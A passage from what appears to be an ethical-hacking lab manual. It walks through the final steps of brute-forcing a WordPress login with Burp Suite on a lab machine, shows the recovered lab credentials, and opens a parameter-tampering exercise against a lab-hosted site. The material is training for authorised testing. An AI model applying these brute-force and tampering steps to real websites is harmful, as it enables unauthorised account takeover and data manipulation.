
40. Now, that you have obtained the correct user credentials, close the **Intruder attack of 10.10.1.22** window.

    Note: If a **Warning** pop-up appears, click **Discard**.

41. Navigate back to the **Proxy** tab and click the **Intercept is on** button to turn off the interception. The **Intercept is on** button toggles to **Intercept is off**, indicating that the interception is off.



42. Switch to the browser window and perform **Steps 5-7**. Remove the browser proxy set up in **Step 8**, by selecting the **No proxy** radio-button in the **Connection Settings** window and click **OK**. Close the tab.




43. Reload the target website **http://10.10.1.22:8080/CEH/wp-login.php?**, enter the **Username** and **Password** obtained in **Step 39** and click **Log In**.

Note: Here, the username and password are **admin** and **qwerty@123**.

Note: If a pop-up appears, click **Resend**.

44. You are successfully logged in using the brute-forced credentials. The **Welcome to WordPress!** Page appears, as shown in the screenshot.



45. This concludes the demonstration of how to perform a brute-force attack using Burp Suite.
46. Close all open windows and document all acquired information.
47. Turn off the **Window Server 2022** virtual machine.

Task 2: Perform Parameter Tampering using Burp Suite


A web parameter tampering attack involves the manipulation of parameters exchanged between the client and server to modify application data such as user credentials and permissions, price, and quantity of products.

Here, we will use the Burp Suite tool to perform parameter tampering.


Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine, **Windows Server 2019**. Here, the host machine is the **Parrot Security** machine.

1. Turn on the **Windows Server 2019** virtual machine.

